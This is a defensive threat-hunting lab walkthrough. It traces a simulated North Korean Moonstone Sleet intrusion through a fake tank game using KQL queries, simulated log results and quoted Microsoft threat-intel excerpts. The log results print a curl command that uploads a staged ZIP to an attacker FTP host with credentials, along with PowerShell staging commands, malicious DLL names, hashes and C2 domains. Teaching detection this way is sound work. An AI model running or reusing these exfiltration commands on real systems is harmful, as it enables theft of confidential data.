Q16. Which role did most of the employees have?

```
Email
| where link has "DeTankWar"
| distinct recipient
| join kind=inner Employees on $left.recipient==$right.email_addr
| distinct email_addr, name, role
```




Table 1

email_addr	name	role
ethan_johnson@titanshield.com	Ethan Johnson	Defense Engineer
amir_ali@titanshield.com	Amir Ali	Defense Engineer
ryan_patel@titanshield.com	Ryan Patel	Defense Engineer
james_douglas@titanshield.com	James Douglas	Lead Defense Engineer
lucas_nguyen@titanshield.com	Lucas Nguyen	Defense Engineer
henry_kim@titanshield.com	Henry Kim	Defense Engineer

Now that we've identified how the attackers got in (phishing email), we need to figure out what they did once they got here.

The threat intelligence article mentions two malicious DLLs that may be included with the tank game: `NVUnityPlugin.dll` or `Unityplayer.dll`.

Don't have access to Defender XDR? Click here for a screenshot

Let's query our logs to see if either of those files show up in our environment.

```
FileCreationEvents
| where filename in~ ("nvunityplugin.dll","unityplayer.dll")
```

Q17. How many results did this query return?





Figure 6. Elements on the page for DeTankWar on spoofed website

Launch


Visitors to the DeTankWar website are prompted to download a compressed ZIP archive. When the user launches the game, the malicious payload *delfi-tank-unity.exe* or *DeTankWar.exe* also launches. The payload is currently detected as YouieLoad, and it has shared code with SplitLoader, a separate but related Moonstone Sleet payload that overlaps with Diamond Sleet's Comebacker malware. The payload includes the dynamic-link library file *NVUnityPlugin.dll* or *Unityplayer.dll*, which appears to patch the code at the memory region of 'TerminateProcess' and then decrypts a payload before loading it in memory as a portable executable (PE).

Q18. What is the Sha256 hash of the file you found?



>	7/8/2024, 4:30:33 PM	XDNT-DESKTOP	amali	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5
>	7/8/2024, 4:49:06 PM	Y4GN-DESKTOP	etjohnson	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5
>	7/9/2024, 3:46:15 PM	CRSO-MACHINE	rypatel	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5
>	7/10/2024, 10:26:39 AM	UB9I-DESKTOP	jadouglas	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5
>	7/12/2024, 11:58:17 AM	F3UV-DESKTOP	lunguyen	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5
>	7/15/2024, 4:09:44 PM	ZUGB-MACHINE	hekim	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5

Q19. This hash is attributed in the Microsoft Defender XDR portal to which threat actor?



09d152aa2b6261e3b0a1d1c19fa8032f215932186829

◆ **Malicious (Score : 100)** Last seen: 2024-08-04

Reputation: ◆ **Malicious (Score: 100)**

Severity	Rule	Description
◆	Cyber Threat Intelligence	Moonstone Sleet
🟧	Indicator related to a known Malware campaign	Indicator related to a known Malware campaign


Great, we found another artifact of the attack chain!

The threat intel article mentions the attacker used this malware to conduct hands-on-keyboard data exfiltration from compromised systems. Let's see if we can find what the attackers took!

At the bottom of the threat intel article, two specific C2 domain indicators of compromise (IOCs) are provided. Let's query our data to see if we have any evidence they were used in our environment.

Q20. What is the full process_commandline executed using this domain?

```
ProcessEvents
| where process_commandline has "curl" and process_commandline  has_any ("mingeloem.co
m","matrixane.com")
```




amp	parent_...	parent_p...	process_commandline		process_hash
024, 12:02:45 PM	cmd.exe	614ca7b627533e22a	curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upload/ --user exfil:tankpass	cmd.ex	28a2dee3a7430de
024, 12:28:30 PM	cmd.exe	614ca7b627533e22a	curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upload/ --user exfil:tankpass	cmd.ex	f5494f4ccc222c5c
024, 12:37:27 PM	cmd.exe	614ca7b627533e22a	curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upload/ --user exfil:tankpass	cmd.ex	e4f71cf1a5b0ecc3
024, 12:59:23 PM	cmd.exe	614ca7b627533e22a	curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upload/ --user exfil:tankpass	cmd.ex	a6dc5b9493e046c
024, 1:04:51 PM	cmd.exe	614ca7b627533e22a	curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upload/ --user exfil:tankpass	cmd.ex	2596d0e13435026
024, 1:10:50 PM	cmd.exe	614ca7b627533e22a	curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upload/ --user exfil:tankpass	cmd.ex	957abf1bcc5eac34

Uh oh, that looks like data exfiltration.

Let's check what `TopSecret.zip` might contain.

```
ProcessEvents
| where process_commandline has "TopSecret.zip"
```

What is the `-Path` argument provided to `Compress-Archive`?




```
"timestamp": 2024-07-26T11:18:07.000Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"process_commandline": Compress-Archive -Path C:\StagingArea\* -DestinationPath C:\ReadyToGo\TopSecret.zip,
"process_name": powershell.exe,
"process_hash": 600d06d8284b6ad0710c5bc2fec3939a7fae9e98a285f877d90bf0ade18a65b8,
"hostname": XDNT-DESKTOP,
"username": amali
```

Yikes... What went into that C:\StagingArea folder?

```
ProcessEvents
| where process_commandline has "StagingArea"
```


Q21. What is the `-Path` argument provided to `Copy-Item`?



```
  "timestamp": 2024-07-26T10:30:07.000Z,
  "parent_process_name": cmd.exe,
  "parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
  "process_commandline": Copy-Item -Path \\company_share\confidential\defense\project_omega\* -
  "process_name": powershell.exe,
  "process_hash": 83236a1eb364c42e0b640b0ebd5dda683be09e8bc7df223120dc46b8644b3e20,
  "hostname": XDNT-DESKTOP,
  "username": amali
```

Oh no! It looks like the attacker stole data related to our top-secret Project Omega! We'll need to begin our full incident response procedure immediately.

https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/



The trojanized PuTTY executable drops a custom installer which kicks off execution of a series of stages of malware, as described below:

1. Stage 1 – Trojanized PuTTY: Decrypts, decompresses, and then executes the embedded stage 2 payload.
2. Stage 2 – SplitLoader installer/dropper: Decrypts, decompresses, and writes the Stage 3 payload, the SplitLoader DLL file, to disk. The installer also drops two encrypted files to disk, then executes SplitLoader via a scheduled task or registry run key.
3. Stage 3 – SplitLoader:Decrypts and decompresses the two encrypted files dropped by the stage 2 payload, then combines them to create the next-stage, another portable executable (PE) file.
4. Stage 4 – Trojan loader: Expects a compressed and encrypted PE file from the C2. Once received, the trojan loader decompresses, decrypts, and executes this file.

Moonstone Sleet
C2 infrastructure
Threat actor uses messaging apps, developer freelancing platforms
Targets receive .zip archive containing Trojanized putty.exe and url.txt
Target enters IP and password from url.txt into PuTTY
Trojanized PuTTY decrypts, decompresses, executes embedded stage 2 payload (SplitLoader installer)
SplitLoader installer/dropper decrypts, decompresses, writes the stage 3 payload (SplitLoader DLL)
The installer also drops two files to disk
The installer executes SplitLoader via scheduled task or registry run key
SplitLoader decrypts, decompresses, combines the 2 files dropped in stage 2 to create a PE file
Trojan loader decompresses, decrypts, executes the PE file from C2